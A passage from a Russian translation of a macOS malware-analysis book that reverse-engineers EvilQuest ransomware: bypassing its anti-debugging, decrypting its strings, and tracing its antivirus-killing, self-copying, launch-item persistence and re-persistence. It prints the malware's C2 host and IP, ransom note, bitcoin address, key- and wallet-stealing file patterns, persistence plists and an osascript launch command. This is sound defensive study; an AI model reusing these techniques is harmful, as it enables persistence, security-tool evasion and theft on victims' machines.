Поскольку мы также добавили `continue` к команде точки останова, отладчик автоматически продолжит выполнение после изменения указателя инструкций. После добавления команды точки останова и вызов `is_debugging`, и антиотладочная функция `prevent_trace` будут автоматически пропущены. После полного срыва антианалитической логики EvilQuest наш анализ может продолжаться беспрепятственно.

Обфусцированные строки

Вернувшись в функцию `main`, вредоносное ПО собирает некоторую базовую информацию о пользователе, такую как значение переменной окружения `HOME`, а затем вызывает функцию с именем `extract_ei`. Эта функция пытается прочитать `0x20` байт "trailer" данных из конца своего on-disk binary image. Однако, поскольку функция с именем `unpack_trailer` (вызываемая `extract_ei`) возвращает `0` (`false`), проверка magic value `0xdeadface` завершается неудачей:

```
;rcx: trailer data
0x0000000100004a39    cmp        dword ptr [rcx+8],
0xdeadface
0x0000000100004a40    mov        [rbp+var_38], rax
0x0000000100004a44    jz         notInfected
```

Последующий анализ вскоре раскроет, что значение `0xdeadface` помещается в конец других бинарных файлов, которые заражает вредоносное ПО. Иными словами, так вредоносное ПО проверяет, выполняется ли оно через host binary, который был (локально) вирусно заражен.

Возврат функцией `0` заставляет вредоносное ПО пропустить определенную логику повторного закрепления, которая, по-видимому, закрепляет вредоносное ПО как daemon:

```
;rcx: trailer data
;if no trailer data is found, this logic is skipped!
if (extract_ei(*var_10, &var_40) != 0x0) {
   persist_executable_frombundle(var_48, var_40, var_30,
*var_10);
   install_daemon(var_30,
ei_str("0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBx..."1),

ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD..."),
0x1);
   var_50 =
ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j00000
73");
   var_58 =
ei_str("20HBC332gdTh2WTNhS2CgFnL2WBs2l26jxCi0000013");
   var_60 = ei_str("1PbP8y2Bxfxk0000013");
   ...
   run_daemon_u(var_50, var_58, var_60);
   ...
   run_target(*var_10);
}
```

Похоже, различные интересующие нас значения, такие как вероятное имя и путь daemon, обфусцированы 1. Поскольку эти обфусцированные строки и другие строки во фрагменте кода все передаются функции `ei_str`, разумно предположить, что именно эта функция отвечает за строковую деобфускацию (листинг 10-14):

```
var_50 =
ei_str("0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FWvlD1m6d3j00000
73");
var_58 =
ei_str("20HBC332gdTh2WTNhS2CgFnL2WBs2l26jxCi0000013");
var_60 = ei_str("1PbP8y2Bxfxk0000013");
```

Листинг 10-14: Обфусцированные строки, передаваемые функции `ei_str`

Конечно, мы должны проверить наши предположения. Взгляните внимательнее на декомпиляцию функции `ei_str` в листинге 10-15:

```
int ei_str(char* arg0) {
   var_10 = arg0;
   if (*_eib_string_key == 0x0) {
    1 *eib_string_key = eip_decrypt(_eib_string_fa,
0x6b8b4567);
   }
var_18 = 0x0;
   rax = strlen();
   rax = 2 eib_secure_decode(var_10, rax, *eib_string_key,
&var_18);
   var_20 = rax;
   if (var_20 == 0x0) {
      var_8 = var_10;
   }
   else {
      var_8 = var_20;
   }
   rax = var_8;
   return rax;
}
```

Листинг 10-15: Функция `ei_str`, декомпилированная

Это раскрывает однократную инициализацию глобальной переменной с именем `eib_string_key` 1, за которой следует вызов функции с именем `eib_secure_decode` 2, которая затем вызывает метод с именем `tpdcrypt`. Декомпиляция также показывает, что функция `ei_str` принимает один параметр (обфусцированную строку) и возвращает ее деобфусцированное значение.

Как отмечалось в главе 9, нам фактически не нужно заботиться о деталях алгоритма деобфускации или расшифрования. Мы можем просто установить точку останова отладчика в конце функции `ei_str` и напечатать деобфусцированную строку, находящуюся в регистре `RAX`. Это проиллюстрировано ниже: после установки точки останова в начале и в конце функции `ei_str` мы можем напечатать и обфусцированную строку (`"1bGvIR16wpmp1uNjl83EMxn43AtszK1T6...HRCIR3TfHDd0000063"`), и ее деобфусцированное значение, шаблон для закрепления вредоносного ПО через launch item:

```
% lldb patch
(lldb) target create "patch"
...
(lldb) b 0x100000c20
Breakpoint 1: where = patch`patch[0x0000000100000c20],
address = 0x0000000100000c20
(lldb) b 0x100000cb5
Breakpoint 2: where = patch`patch[0x0000000100000cb5],
address = 0x0000000100000cb5
(lldb) r
Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x100000c20: pushq  %rbp
    0x100000c21: movq   %rsp, %rbp
(lldb) x/s $rdi
0x10001151f:
"1bGvIR16wpmp1uNjl83EMxn43AtszK1T6...HRCIR3TfHDd0000063"
(lldb) c
Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 2.1
->  0x100000cb5: retq
(lldb) x/s $rax
0x1002060d0: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//
```

```
    EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist
version="1.0">\n<dict>\n<key>Label</key>\n<string>%s</string>
\n\n<key>ProgramArguments</key>\n<array>\n<string>%s</string>
\n<string>--silent</string>\n</array>\n\n<key>RunAtLoad</key>\n<true/>\n<key>KeepAlive</key>\n<true/>\n\
    n</dict>\n</plist>"
```

Недостаток этого подхода в том, что мы будем расшифровывать строки только тогда, когда вредоносное ПО вызывает функцию `ei_str` и срабатывает наша точка останова отладчика. Поэтому, если зашифрованная строка упоминается только в блоках кода, которые не выполняются, например в логике закрепления, вызываемой только при выполнении вредоносного ПО изнутри зараженного файла, мы никогда не увидим ее расшифрованное значение.

Для целей анализа было бы полезно принудить вредоносное ПО расшифровать все эти строки за нас. Вспомните, что в прошлой главе мы создали внедряемую динамическую библиотеку, способную именно на это. В частности, после загрузки в EvilQuest она сначала разрешает адрес функции вредоносного ПО `ei_str`, а затем вызывает эту функцию для всех обфусцированных строк, встроенных во вредоносное ПО. В прошлой главе мы показали фрагмент вывода этой библиотеки. Листинг 10-16 показывает его полностью:

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib patch
decrypted string (0x10eb675ec): andrewka6.pythonanywhere.com
decrypted string (0x10eb67624): ret.txt
decrypted string (0x10eb67a95): *id_rsa*/i
decrypted string (0x10eb67c15): *key*.png/i
decrypted string (0x10eb67c35): *wallet*.png/i
decrypted string (0x10eb6843f):
/Library/AppQuest/com.apple.questd
decrypted string (0x10eb68483): /Library/AppQuest
decrypted string (0x10eb684af): %s/Library/AppQuest
decrypted string (0x10eb684db):
%s/Library/AppQuest/com.apple.questd
decrypted string (0x10eb6851f):
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>%s</string>
<key>ProgramArguments</key>
<array>
<string>%s</string>
<string>--silent</string>
</array>
<key>RunAtLoad</key>
<true/>
<key>KeepAlive</key>
<true/>
</dict>
</plist>
decrypted string (0x10eb68817): NCUCKOO7614S
decrypted string (0x10eb68837): 167.71.237.219
decrypted string (0x10eb6893f): Little Snitch
decrypted string (0x10eb6895f): Kaspersky
decrypted string (0x10eb6897f): Norton
decrypted string (0x10eb68993): Avast
decrypted string (0x10eb689a7): DrWeb
decrypted string (0x10eb689bb): Mcaffee
decrypted string (0x10eb689db): Bitdefender
decrypted string (0x10eb689fb): Bullguard
decrypted string (0x10eb68b54): YOUR IMPORTANT FILES ARE
ENCRYPTED
Many of your documents, photos, videos, images, and other
files are no longer accessible because they have been
encrypted. Maybe you are busy looking for a way to recover
your files, but do not waste your time. Nobody can recover
your file without our decryption service.
...
```

```
Payment has to be deposited in Bitcoin based on Bitcoin/USD
exchange rate at the moment of payment. The address you have
to make payment is:
decrypted string (0x10eb6939c):
13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7
decrypted string (0x10eb693bf): Your files are encrypted
decrypted string (0x10eb6997e): READ_ME_NOW
...
decrypted string (0x10eb69b6a): .doc
decrypted string (0x10eb69b7e): .txt
decrypted string (0x10eb69efe): .html
```

Листинг 10-16: Расшифрование всех встроенных строк EvilQuest

Среди расшифрованного вывода мы находим много показательных строк:

- Адреса серверов, потенциально используемых для командования и управления, например `andrewka6.pythonanywhere.com` и `167.71.237.219`
- Regular expressions, возможно относящиеся к интересующим файлам, связанным с ключами, сертификатами и wallets, например `*id_rsa*/i`, `*key*.pdf/i`, `*wallet*.pdf` и так далее
- Встроенный property list файл, вероятно используемый для закрепления через launch item
- Имена security products, таких как Little Snitch и Kaspersky
- Инструкции расшифрования и file extensions для заявленной ransomware-логики вредоносного ПО: `.zip`, `.doc`, `.txt` и так далее

Эти расшифрованные строки дают больше понимания многих граней вредоносного ПО и помогут нам в дальнейшем анализе.

Далее

В этой главе мы провели triage EvilQuest и идентифицировали его антианалитический код, направленный на затруднение анализа. Затем мы рассмотрели, как эффективно обойти этот код, чтобы анализ мог продолжаться. В следующей главе мы продолжим изучение этого сложного вредоносного ПО, подробно рассмотрев его закрепление и множество возможностей.

Примечания

Сноски

[1] [назад] @dineshdina04, EvilQuest discovered, Twitter, twitter.com.
[2] [назад] Thomas Reed, "New Mac ransomware spreading through piracy," Malwarebytes Labs, July 16, 2021, blog.malwarebytes.com.
[3] [назад] Mixed In Key, mixedinkey.com.
[4] [назад] Jonathan Levin, "Demystifying the DMG File Format," June 12, 2013, newosxbook.com.
[5] [назад] Clemens Kolbitsch, "Evasive Malware Tricks: How Malware Evades Detection by Sandboxes," ISACA Journal, November 1, 2017, isaca.org.

Глава 11. Закрепление EvilQuest и анализ основной функциональности

Теперь, когда мы провели triage образца EvilQuest и сорвали его антианалитическую логику, можно продолжить анализ. В этой главе мы подробно рассмотрим методы закрепления вредоносного ПО, которые гарантируют его автоматический перезапуск каждый раз при перезагрузке зараженной системы. Затем мы погрузимся во множество возможностей, поддерживаемых этой коварной угрозой.

Закрепление

В главе 10 вы видели, что вредоносное ПО вызывает функцию с именем `ei_persistence_main`, вероятно связанную с закреплением. Рассмотрим эту функцию внимательнее; ее можно найти по адресу `0x000000010000b880`. Листинг 11-1 - упрощенная декомпиляция функции:

```
int ei_persistence_main(...) {
    if (is_debugging(...) != 0) {
        exit(1);
    }
    prevent_trace();
    kill_unwanted(...);
    persist_executable(...);
    install_daemon(...);
    install_daemon(...);
    ei_selfretain_main(...);
    ...
}
```

Листинг 11-1: `ei_persistence_main`, декомпилированная

Как видите, перед закреплением вредоносное ПО вызывает функции `is_debugging` и `prevent_trace`, которые стремятся предотвратить динамический анализ через отладчик. В предыдущей главе мы обсуждали, как сорвать эти функции. Поскольку их легко обойти, они не представляют реального препятствия для нашего дальнейшего анализа.

Затем вредоносное ПО вызывает несколько функций, чтобы завершить любые процессы, связанные с antivirus или analysis software, а затем закрепиться и как launch agent, и как launch daemon. Погрузимся в механизмы каждой из этих функций.

Завершение нежелательных процессов

После антиотладочной логики вредоносное ПО вызывает функцию с именем `kill_unwanted`. Эта функция сначала перечисляет все запущенные процессы через вызов одной из helper functions вредоносного ПО: `get_process_list` (`0x0000000100007c40`). Если мы декомпилируем эту функцию, можно определить, что она использует API Apple `sysctl` для получения списка запущенных процессов (листинг 11-2):

```
1 0x00000001000104d0  dd 0x00000001, 0x0000000e, 0x00000000
get_process_list(void* processList, int* count)
{

 2 sysctl(0x1000104d0, 0x3, 0x0, &size, 0x0, 0x0);

   void* buffer = malloc(size);

 3 sysctl(0x1000104d0, 0x3, &buffer, &size, 0x0, 0x0);
```

Листинг 11-2: Перечисление процессов через API `sysctl`

Обратите внимание, что массив из трех элементов находится по адресу `0x00000001000104d0` 1. Поскольку этот массив передается API `sysctl`, это дает нам контекст для сопоставления констант с `CTL_KERN` (`0x1`), `KERN_PROC` (`0xe`) и `KERN_PROC_ALL` (`0x0`). Также обратите внимание: при передаче в первый вызов API `sysctl` 2 переменная `size` будет инициализирована объемом пространства для хранения списка всех процессов (поскольку параметр `buffer` равен `0x0`, или null). Код выделяет buffer для этого списка, а затем повторно вызывает `sysctl` 3 вместе с этим newly allocated buffer, чтобы получить список всех процессов.

После получения списка запущенных процессов EvilQuest перечисляет этот список, сравнивая каждый процесс с зашифрованным списком программ, жестко закодированным внутри вредоносного ПО и хранящимся в глобальной переменной с именем `EI_UNWANTED`. Благодаря нашей внедряемой библиотеке-расшифровщику мы можем восстановить расшифрованный список программ, как показано в листинге 11-3:

```
% DYLD_INSERT_LIBRARIES/tmp/deobfuscator.dylib patch
...
decrypted string (0x10eb6893f): Little Snitch
decrypted string (0x10eb6895f): Kaspersky
decrypted string (0x10eb6897f): Norton
decrypted string (0x10eb68993): Avast
decrypted string (0x10eb689a7): DrWeb
decrypted string (0x10eb689bb): Mcaffee
decrypted string (0x10eb689db): Bitdefender
decrypted string (0x10eb689fb): Bullguard
```

Листинг 11-3: "Нежелательные" программы EvilQuest

Как видите, это список распространенных security и antivirus products (хотя некоторые, например "Mcaffee", написаны с ошибкой), которые могут препятствовать действиям вредоносного ПО или обнаруживать их.

Что делает EvilQuest, если находит процесс, соответствующий элементу в списке `EI_UNWANTED`? Он завершает процесс и удаляет его executable bit (листинг 11-4).

```
0x00000001000082fb    mov        rdi, qword
[rbp+currentProcess]
0x00000001000082ff    mov        rsi, rax   ;each item from
EI_UNWANTED
0x0000000100008302    call       strstr
0x0000000100008307    cmp        rax, 0x0
0x000000010000830b    je         noMatch
0x0000000100008311    mov        edi, dword
[rbp+currentProcessPID]
0x0000000100008314    mov        esi, 0x9
1 0x0000000100008319    call       kill
0x000000010000832e    mov        rdi, qword
[rbp+currentProcess]
0x0000000100008332    mov        esi, 0x29a
2 0x0000000100008337    call       chmod
```

Листинг 11-4: Завершение нежелательного процесса

Если запущенный процесс соответствует нежелательному элементу, вредоносное ПО сначала вызывает системный вызов `kill` с `SIGKILL` (`0x9`) 1. Затем, чтобы предотвратить выполнение нежелательного процесса в будущем, оно вручную удаляет его executable bit с помощью `chmod` 2. (Значение `0x29a`, десятичное `666`, переданное в `chmod`, указывает удалить executable bit для owner, group и other permissions.)

Мы можем наблюдать это в действии в отладчике, запустив вредоносное ПО (которое, напомню, было скопировано в `/Library/mixednkey/toolroomd`) и установив точку останова на вызов `kill`, который мы находим в дизассемблированном коде по адресу `0x100008319`. Если затем создать процесс, соответствующий любому из элементов в нежелательном списке, например "Kaspersky", наша точка останова сработает, как показано в листинге 11-5:

```
# lldb /Library/mixednkey/toolroomd
...
(lldb) b 0x100008319
Breakpoint 1: where =
toolroomd`toolroomd[0x0000000100008319], address = 0x0000000100008319
(lldb) r
...
Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x100008319: callq  0x10000ff2a  ;kill
    0x10000831e: cmpl   $0x0, %eax

(lldb) reg read $rdi
rdi = 0x00000000000005b1 1
(lldb) reg read $rsi
rsi = 0x0000000000000009 2
```

Листинг 11-5: Завершение нежелательного процесса, наблюдаемое в отладчике

Выгрузка аргументов, переданных в `kill`, показывает, что EvilQuest действительно отправляет `SIGKILL` (`0x9`) 2 нашему тестовому процессу с именем "Kaspersky" (process ID: `0x5B1` 1).

Создание собственных копий

После завершения любых программ, которые оно считает нежелательными, вредоносное ПО вызывает функцию с именем `persist_executable`, чтобы создать копию себя в пользовательском каталоге `Library/` как `AppQuest/com.apple.questd`. Мы можем пассивно наблюдать это с помощью FileMonitor (листинг 11-6):

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter
toolroomd
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" :
"/Users/user/Library/AppQuest/com.apple.questd",
    "process" : {
      ...
      "pid" : 1505
      "name" : "toolroomd",
      "path" : "/Library/mixednkey/toolroomd",
    }
  }
}
```

Листинг 11-6: Начало операции копирования вредоносного ПО, видимое в FileMonitor

Если вредоносное ПО выполняется как root (что вероятно, поскольку установщик запросил повышенные права), оно также скопирует себя в `/Library/AppQuest/com.apple.questd`. Hashing обоих файлов подтверждает, что они действительно являются точными копиями вредоносного ПО (листинг 11-7):

```
% shasum /Library/mixednkey/toolroomd
efbb681a61967e6f5a811f8649ec26efe16f50ae
% shasum /Library/AppQuest/com.apple.questd
efbb681a61967e6f5a811f8649ec26efe16f50ae
% shasum ~/Library/AppQuest/com.apple.questd
efbb681a61967e6f5a811f8649ec26efe16f50ae
```

Листинг 11-7: Хеши подтверждают, что копии идентичны

Закрепление копий как объектов запуска

После копирования себя вредоносное ПО закрепляет эти копии как launch items. Функция, отвечающая за эту логику, называется `install_daemon` (найдена по адресу `0x0000000100009130`) и вызывается дважды: один раз для создания launch agent и один раз для создания launch daemon. Последнее требует root privileges.

Чтобы увидеть это в действии, выгрузим аргументы, переданные в `install_daemon` при первом вызове, как показано в листинге 11-8:

```
# lldb /Library/mixednkey/toolroomd
...
(lldb) b 0x0000000100009130
Breakpoint 1: where =
toolroomd`toolroomd[0x0000000100009130], address = 0x0000000100009130
(lldb) c
Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
->  0x100009130: pushq  %rbp
    0x100009131: movq   %rsp, %rbp
(lldb) x/s $rdi
0x7ffeefbffc94: "/Users/user"
(lldb) x/s $rsi
0x100114a20: "%s/Library/AppQuest/com.apple.questd"
(lldb) x/s $rdx
0x100114740: "%s/Library/LaunchAgents/"
```

Листинг 11-8: Параметры, переданные функции `install_daemon`

Используя эти аргументы, функция строит полный путь к постоянному бинарному файлу вредоносного ПО (`com.apple.questd`), а также к пользовательскому каталогу launch agent. К последнему она затем добавляет строку, которая расшифровывается в `com.apple.questd.plist`. Как вы вскоре увидите, это используется для закрепления вредоносного ПО.

Затем, если продолжить сеанс отладки, мы увидим вызов функции расшифрования строк вредоносного ПО `ei_str`. После возврата этой функции в регистре `RAX` мы находим расшифрованный шаблон property list для launch item (листинг 11-9):

```
# lldb /Library/mixednkey/toolroomd
...
(lldb) x/i $rip
-> 0x1000091bd: e8 5e 7a ff ff  callq  0x100000c20 ;ei_str
(lldb) ni
(lldb) x/s $rax
0x100119540: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//
```

```
    EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist
version="1.0">\n<dict>\n<key>Label</key>\n<string>%s</string>
\n\n<key>ProgramArguments</key>\n<array>\n<string>%s</string>
\n<string>--silent</string>\n</array>\n\n<key>RunAtLoad</key>\n<true/>\n<key>KeepAlive</key>\n<true/>\n\
    n</dict>\n</plist>"
```

Листинг 11-9: (Расшифрованный) шаблон property list для launch item

После расшифрования шаблона plist вредоносное ПО настраивает его с именем "questd" и полным путем к своей недавней копии, `/Users/user/Library/AppQuest/com.apple.questd`. Теперь, полностью настроив его, вредоносное ПО записывает plist, используя путь launch agent, который только что создало, как видно в листинге 11-10:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>
    <key>ProgramArguments</key>
    <array>

<string>/Users/user/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>
  1 <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
</dict>
```

Листинг 11-10: Файл plist launch agent вредоносного ПО (`~/Library/LaunchAgents/com.apple.questd.plist`)

Поскольку ключ `RunAtLoad` установлен в `true` 1 в plist, операционная система будет автоматически перезапускать указанный бинарный файл каждый раз при входе пользователя.

При втором вызове функции `install_daemon` она следует похожему процессу. Однако на этот раз она создает launch daemon вместо launch agent по адресу `/Library/LaunchDaemons/com.apple.questd.plist` и ссылается на вторую копию вредоносного ПО, созданную в каталоге `Library/` (листинг 11-11):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>
    <key>ProgramArguments</key>
    <array>
      1 <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>
  2 <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
</dict>
```

Листинг 11-11: Файл plist launch daemon вредоносного ПО (`/Library/LaunchDaemons/com.apple.questd.plist`)

И снова ключ RunAtLoad установлен в true 2, поэтому система будет автоматически запускать бинарный файл daemon при каждой перезагрузке системы. (Обратите внимание: поскольку launch daemons всегда выполняются с правами root, включение sudo избыточно 1.) Это означает, что после перезагрузки будут работать два экземпляра вредоносного ПО: один как launch daemon, другой как launch agent (листинг 11-12):

```
% ps aux | grep -i com.apple.questd
root     97    sudo /Library/AppQuest/com.apple.questd --silent
user     541   /Users/user/Library/AppQuest/com.apple.questd
--silent
```

Листинг 11-12: Вредоносное ПО, работающее и как launch daemon, и как agent

Запуск объектов запуска

Убедившись, что оно закрепилось дважды, вредоносное ПО вызывает функцию ei_selfretain_main, чтобы запустить объекты запуска. Просматривая дизассемблированный код функции, мы отмечаем два вызова функции с именем run_daemon (листинг 11-13):

```
ei_selfretain_main:
0x000000010000b710    push       rbp
0x000000010000b711    mov        rbp, rsp
...
0x000000010000b7a6    call       run_daemon
...
0x000000010000b7c8    call       run_daemon
```

Листинг 11-13: Функция run_daemon, вызванная дважды

Дальнейший анализ показывает, что эта функция принимает компонент пути и имя объекта запуска, который нужно запустить. Например, первый вызов (по адресу 0x000000010000b7a6) относится к launch agent. Мы можем подтвердить это в отладчике, выведя первые два аргумента (находящиеся в RDI и RSI), как показано в листинге 11-14:

```
# lldb /Library/mixednkey/toolroomd
...
Process 1397 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
->  0x10000b7a6: callq  run_daemon
(lldb) x/s $rdi
0x100212f90: "%s/Library/LaunchAgents/"
(lldb) x/s $rsi
0x100217b40: "com.apple.questd.plist"
```

Листинг 11-14: Аргументы, переданные функции run_daemon

При следующем вызове функции run_daemon (по адресу 0x000000010000b7c8) она вызывается с компонентами пути и именем для launch daemon.

Изучая функцию `run_daemon`, мы видим, что сначала она вызывает helper function с именем `construct_plist_path` с двумя аргументами, связанными с путем (переданными в `run_daemon`). Как следует из ее имени, цель функции `construct_plist_path` - построить полный путь к plist указанного объекта запуска. Листинг 11-15 показывает фрагмент ее дизассемблированного кода:

```
construct_plist_path:
0x0000000100002900    push       rbp
0x0000000100002901    mov        rbp, rsp
...
0x0000000100002951    lea        rax, qword [aSs_10001095a]
; "%s/%s"
0x0000000100002958    mov        qword [rbp+format], rax
...
0x00000001000029a9    xor        esi, esi
0x00000001000029ab    mov        rdx, 0xffffffffffffffff
0x00000001000029b6    mov        rdi, qword [rbp+path]
0x00000001000029ba    mov        rcx, qword [rbp+format]
0x00000001000029be    mov        r8, qword [rbp+arg_1]
0x00000001000029c2    mov        r9, qword [rbp+arg_2]
1 0x00000001000029c8    call       sprintf_chk
```

Листинг 11-15: Построение пути к property list объекта запуска

Основная логика функции просто конкатенирует два аргумента с помощью функции `sprintf_chk` 1.

После того как `construct_plist_path` возвращает построенный путь, функция `run_daemon` расшифровывает длинную строку, которая является шаблоном команды загрузки, а затем запускает указанный объект запуска через AppleScript:

```
osascript -e "do shell script \"launchctl load -w
%s;launchctl start %s\"
with administrator privileges"
```

Затем эта шаблонная команда заполняется путем к объекту запуска (возвращенным из `construct_plist_path`), а также именем объекта запуска, "questd". Полная команда передается API `system` для выполнения. Мы можем наблюдать это с помощью process monitor (листинг 11-16):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
"id" : 0,
    "arguments" : [
    1 "osascript",
      "-e",
    2 "do shell script \"launchctl load -w
       /Library/LaunchDaemons/com.apple.questd.plist
       launchctl start questd\" with administrator
privileges"
    ],
    "pid" : 1579,
    "name" : "osascript",
    "path" : "/usr/bin/osascript"
  }
}
```

Листинг 11-16: Наблюдение запуска объекта запуска через AppleScript

Как видите, вызов функции `run_daemon` выполняет `osascript` 1 вместе с командами запуска, путем и именем объекта запуска 2.

Возможно, вы заметили тонкую ошибку в коде загрузки объекта запуска у вредоносного ПО. Вспомните: чтобы построить полный путь к объекту запуска, который нужно запустить, функция `construct_plist_path` конкатенирует два предоставленных компонента пути. Для launch agent этот путь включает `%s`, который должен был быть заполнен во время выполнения именем текущего пользователя. Этого не происходит. В результате конкатенация создает недопустимый путь plist, и

ручная загрузка launch agent завершается неудачей. Поскольку компоненты пути к launch daemon абсолютные, подстановка не требуется, поэтому daemon успешно запускается. macOS перечисляет все установленные plist объектов запуска при перезагрузке, поэтому она найдет и загрузит и launch daemon, и launch agent.

Логика повторного закрепления

Закрепление вредоносного ПО - обычное дело, но EvilQuest идет на шаг дальше: оно повторно закрепляет себя, если какой-либо из его постоянных компонентов удален. Этот механизм самозащиты может помешать пользователям или антивирусным инструментам, которые пытаются обеззаразить систему, где укоренился EvilQuest. Впервые мы столкнулись с этой логикой повторного закрепления в главе 10, когда отметили, что бинарный файл `patch` не содержит никаких данных "trailer" и поэтому пропускает блок кода, связанный с повторным закреплением. Теперь посмотрим, как вредоносное ПО реализует эту самозащитную логику повторного закрепления.

Начало этой логики вы найдете внутри функции `main` вредоносного ПО, по адресу `0x000000010000c24d`, где создается новый поток. Стартовая процедура потока - функция `ei_pers_thread` ("persistence thread"), реализованная по адресу `0x0000000100009650`. Анализ дизассемблированного кода этой функции показывает, что она создает массив путей к файлам, а затем передает их функции с именем `set_important_files`. Установим точку останова в начале функции `set_important_files`, чтобы выгрузить этот массив путей (листинг 11-17):

```
# lldb /Library/mixednkey/toolroomd
...
(lldb) b 0x000000010000d520
Breakpoint 1: where =
toolroomd`toolroomd[0x000000010000D520], address = 0x000000010000D520
(lldb) c
...
Process 1397 stopped
* thread #2, stop reason = breakpoint 1.1
-> 0x10000d520: 55        pushq  %rbp
   0x10000d521: 48 89 e5  movq   %rsp, %rbp
(lldb) p ((char**)$rdi)[0]
0x0000000100305e60 "/Library/AppQuest/com.apple.questd"
(lldb) p ((char**)$rdi)[1]
0x0000000100305e30
"/Users/user/Library/AppQuest/com.apple.questd"
(lldb) p ((char**)$rdi)[2]
0x0000000100305ee0
"/Library/LaunchDaemons/com.apple.questd.plist"
(lldb) p ((char**)$rdi)[3]
0x0000000100305f30
"/Users/user/Library/LaunchAgents/com.apple.questd.plist"
```

Листинг 11-17: "Важные" файлы

Как видите, эти пути к файлам выглядят как постоянные объекты запуска вредоносного ПО и соответствующие им бинарные файлы. Что же функция `set_important_files` делает с этими файлами? Сначала она открывает kernel queue (через `kqueue`) и добавляет эти файлы, чтобы поручить системе наблюдать за ними. В документации Apple по kernel queues сказано, что затем программы должны вызывать `kevent` в цикле для отслеживания событий, например файловых уведомлений. [1] EvilQuest следует этому совету и действительно вызывает `kevent` в цикле. Теперь система доставит уведомление, если, например, один из отслеживаемых файлов будет изменен или удален. Обычно код после этого должен был бы предпринять какое-то действие, но, похоже, в этой версии вредоносного ПО логика `kqueue` неполна: вредоносное ПО не содержит логики, которая фактически реагировала бы на такие события.

Несмотря на этот пробел, EvilQuest все равно будет повторно закреплять свои компоненты по мере необходимости, потому что несколько раз вызывает исходную функцию закрепления. Мы можем вручную удалить один из постоянных компонентов вредоносного ПО и с помощью file monitor наблюдать, как вредоносное ПО восстанавливает файл (листинг 11-18):

```
# rm /Library/LaunchDaemons/com.apple.questd.plist
# ls /Library/LaunchDaemons/com.apple.questd.plist
ls: /Library/LaunchDaemons/com.apple.questd.plist: No such
file or directory
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter
com.apple.questd.plist
{
  "event" : "ES_EVENT_TYPE_NOTIFY_WRITE",
  "file" : {
    "destination" :
"/Library/LaunchDaemons/com.apple.questd.plist",
    "process" : {
      "path" : "/Library/mixednkey/toolroomd",
      "name" : "toolroomd",
      "pid" : 1369
    }
  }
}
# ls /Library/LaunchDaemons/com.apple.questd.plist
/Library/LaunchDaemons/com.apple.questd.plist
```

Листинг 11-18: Наблюдение логики повторного закрепления

После того как вредоносное ПО закрепилось и породило поток для повторного закрепления при необходимости, оно начинает выполнять свои основные возможности. Сюда входят вирусное заражение, эксфильтрация файлов, удаленные задания и ransomware. Теперь рассмотрим их.

Локальная логика вирусного заражения

В фундаментальной книге Питера Шора *The Art of Computer Virus Research and Defense* мы находим краткое определение компьютерного вируса, приписываемое доктору Фредерику Коэну:

> Вирус - это программа, способная заражать другие программы, изменяя их так, чтобы они включали, возможно, эволюционировавшую копию ее самой. [2]

Настоящие вирусы на macOS встречаются довольно редко. Большая часть вредоносного ПО, нацеленного на эту операционную систему, самодостаточна и после компрометации системы не реплицируется локально. EvilQuest - исключение. В этом разделе мы исследуем, как он способен вирусно распространяться в другие программы, из-за чего попытки его искоренить становятся довольно сложным занятием.

Перечисление файлов-кандидатов для заражения

EvilQuest начинает свою логику вирусного заражения с вызова функции с именем `ei_loader_main`. Листинг 11-19 показывает соответствующий фрагмент этой функции:

```
int _ei_loader_main(...) {
 ...

 *(args + 0x8) = 1 ei_str("26aC391KprmW0000013");
 pthread_create(&threadID, 0x0, 2 ei_loader_thread, args);
```

Листинг 11-19: Порождение фонового потока

Сначала функция `ei_loader_main` расшифровывает строку 1. Используя методы расшифрования, обсуждавшиеся в главе 10, мы можем восстановить ее открытое значение, `"/Users"`. Затем функция порождает фоновый поток, у которого стартовая процедура задана функцией `ei_loader_thread` 2. Расшифрованная строка передается как аргумент этому новому потоку.

Теперь рассмотрим функцию `ei_loader_thread`, аннотированная декомпиляция которой показана в листинге 11-20:

```
int ei_loader_thread(void* arg0) {
    ...
    result = get_targets(*(arg0 + 0x8), &targets, &count,
is_executable);
